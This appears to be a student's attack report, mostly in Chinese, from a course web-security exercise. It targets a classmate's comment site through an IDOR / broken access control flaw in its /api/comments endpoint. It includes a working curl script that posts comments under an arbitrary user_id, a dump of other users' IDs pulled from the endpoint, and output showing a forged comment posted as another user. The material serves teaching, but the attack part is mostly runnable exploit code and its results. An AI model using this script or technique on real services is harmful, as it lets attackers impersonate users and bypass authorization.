攻擊者學號	匿名
受害者學號	r13921a20
受害者網站	https://pleasedonthurtme.vercel.app/
攻擊手段	IDOR / Broken Access Control
漏洞位置	https://ia-midtermweb.onrender.com/api/comments


攻擊指令:


```
#!/bin/bash
TEXT="$1"
USER_ID="$2"

curl -X POST "https://ia-midtermweb.onrender.com/api/comments" \
    -H "Content-Type: application/json" \
    -d "{\"text\":\"$TEXT\", \"user_id\":\"$USER_ID\"}"
```


Note:


User id can be access directly at:
https://ia-midtermweb.onrender.com/api/comments

成功攻擊截圖:




React App
React App
ia-midtermweb.onrende
Error
https://ia-midtermweb.onrender.com/api/comments
JSON
Raw Data
Headers
Save
Copy
Collapse All
Expand All
Filter JSON
id: 10
text: "omgomgomg"
username: "omgomgomg"
avatar: "https://lfjbkwkgdwtnlthrefhl.supabase.co/storage/v1/object/public/avatars/1744860232555.svg"
created_at: "2025-04-17T03:25:47.332591+00:00"
user_id: "b129cf8d-161a-4ff8-8c2e-17f5f3cd883a"
2:
id: 9
text: "omgomg"
username: "omgomgomg"
avatar: "https://lfjbkwkgdwtnlthrefhl.supabase.co/storage/v1/object/public/avatars/1744860232555.svg"
created_at: "2025-04-17T03:24:29.58903+00:00"
user_id: "b129cf8d-161a-4ff8-8c2e-17f5f3cd883a"
3:
id: 7
text: ":O"
username: ":0"
avatar: "https://lfjbkwkgdwtnlthrefhl.supabase.co/storage/v1/object/public/avatars/1744859067411.png"
created_at: "2025-04-17T03:04:43.060892+00:00"
user_id: "0716371b-34bb-4ec0-b5f4-7319143c94b7"
4:
id: 5
text: "I am Shohei Ohtani."
username: "456"
avatar: "https://lfjbkwkgdwtnlthrefhl.supabase.co/storage/v1/object/public/avatars/1744640402252.jpg"
created_at: "2025-04-14T14:20:19.978769+00:00"
user_id: "2a9051b5-5d6e-4569-8de5-afcedd62e957"


./curlComment.sh 'I am NOT Shohei Ohtani' '2a9051b5-5d6e-4569-8de5-afcedd62e957'
{"id":19,"user_id":"2a9051b5-5d6e-4569-8de5-afcedd62e957","text":"I am NOT Shohei Oht
ani","created_at":"2025-04-17T15:42:22.363091+00:00"}%


React App
React App
ia-midtermweb.onrende
https://pleasedonthurtme.vercel.app/create-user
Home/ About
Comments Section
Please log in or register to join the comment section
Hi, omg!
Profile
Log Out
Write your comment...
Add Comment
Comments
456: I am NOT Shohei Ohtani
Avatar
omg: hi
Delete